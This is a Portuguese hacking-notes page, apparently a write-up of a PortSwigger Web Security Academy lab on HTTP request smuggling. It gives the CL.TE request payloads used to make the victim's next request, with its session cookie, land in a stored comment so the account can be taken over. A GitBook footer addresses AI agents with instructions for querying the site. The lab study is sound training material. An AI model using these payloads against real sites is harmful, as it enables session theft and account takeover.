> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/web/request-smuggling/capturing-other-users-requests.md).
# Capturar Requisições de Outros Usuários
Notas sobre Capturar Requisições de Outros Usuários para laboratórios da PortSwigger Web Security Academy, incluindo fluxo de exploração, teste de payloads, validação no Burp Suite e contexto de remediação.
### Explorando o HTTP Request Smuggling para capturar as requisições de outros usuários
O laboratório está configurando um servidor de front-end e um servidor de back-end. O front-end **não oferece suporte à codificação chunked**. / O objetivo é **contrabandista** uma requisição para o back-end de modo que **a próxima requisição do usuário** é **armazenada pela aplicação**. / Então, **recuperar essa requisição** e usar os **cookies da vítima** para acessar a conta dele.
O laboratório simula um usuário vítima: após as poucas requisições POST enviadas, a vítima executa sua própria requisição. / Às vezes é necessário repetir o ataque várias vezes.
> Embora o laboratório permita HTTP/2, a solução deve usar **HTTP/1** já que algumas técnicas só são possíveis nesse protocolo. " " O front-end interpreta **Content-Length**enquanto o back-end trata **Transfer-Encoding: chunked**criando um deslocamento explorável. " " A extensão HTTP Request Smuggler do Burp pode ajudar a corrigir manualmente os comprimentos.
#### 1. **Requisição interpretada pelo front-end**
O front-end lê `Content-Length: 13`depois também vê `Transfer-Encoding: chunked`:
```http
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Transfer-Encoding: chunked
0
postId=6
```
Após o fim do chunk (`0`), uma requisição adicional ao back-end é adicionada.

#### 2. **Injeção de uma requisição POST para publicar um comentário**
Você monta uma requisição contrabandeada contendo uma segunda requisição completa:
```http
POST / HTTP/1.1
Host: 0a36007e032121be824c43d100150069.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 285
Transfer-Encoding: chunked
0
postId=6
POST /post/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: session=jjCIZY2wVTQVhJ6tfWqnEV3pftTw4Rus
Content-Length: 130
csrf=MWV1glEz7sP3FB0WKoGENl7Jk7EvMoqA&postId=6&comment=test&name=test&email=test%40test.com&website=http%3A%2F%2Ftest.com
```

Resultado:/ A requisição contrabandeada é tratada como se viesse da sua própria sessão, e a aplicação publica o comentário.
#### 3. **Forçando a vítima a publicar um comentário**
Você modifica o corpo para:
{% code overflow="wrap" %}
```http
csrf=MWV1glEz7sP3FB0WKoGENl7Jk7EvMoqA&postId=6&comment=HackedByJordan&name=test&email=test%40test.com&website=http%3A%2F%2Ftest.com
```
{% endcode %}
```http
POST / HTTP/1.1
Host: 0a36007e032121be824c43d100150069.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 287
Transfer-Encoding: chunked
0
POST /post/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: session=jjCIZY2wVTQVhJ6tfWqnEV3pftTw4Rus
Content-Length: 134
csrf=MWV1glEz7sP3FB0WKoGENl7Jk7EvMoqA&postId=7&comment=HackedByJordan&name=test&email=test%40test.com&website=http%3A%2F%2Ftest.com
```

e envia uma requisição semelhante. / Ao recarregar, o app exibe **Obrigado pelo seu comentário**, indicando que a vítima publicou este comentário.
#### 4. **Prepare a captura da requisição da vítima**

Para capturar a requisição inteira do usuário vítima, você aumenta bastante o `Content-Length` para que o back-end consuma a seguinte requisição como conteúdo:
```http
Content-Length: 1000
csrf=MWV1glEz7sP3FB0WKoGENl7Jk7EvMoqA&postId=4&name=test&email=test%40test.com&website=http%3A%2F%2Ftest.com&comment=HACKED
```
A próxima requisição enviada pela vítima é então absorvida pelo corpo esperado... / e se torna **consultável no armazenamento da aplicação**.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/web/request-smuggling/capturing-other-users-requests.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.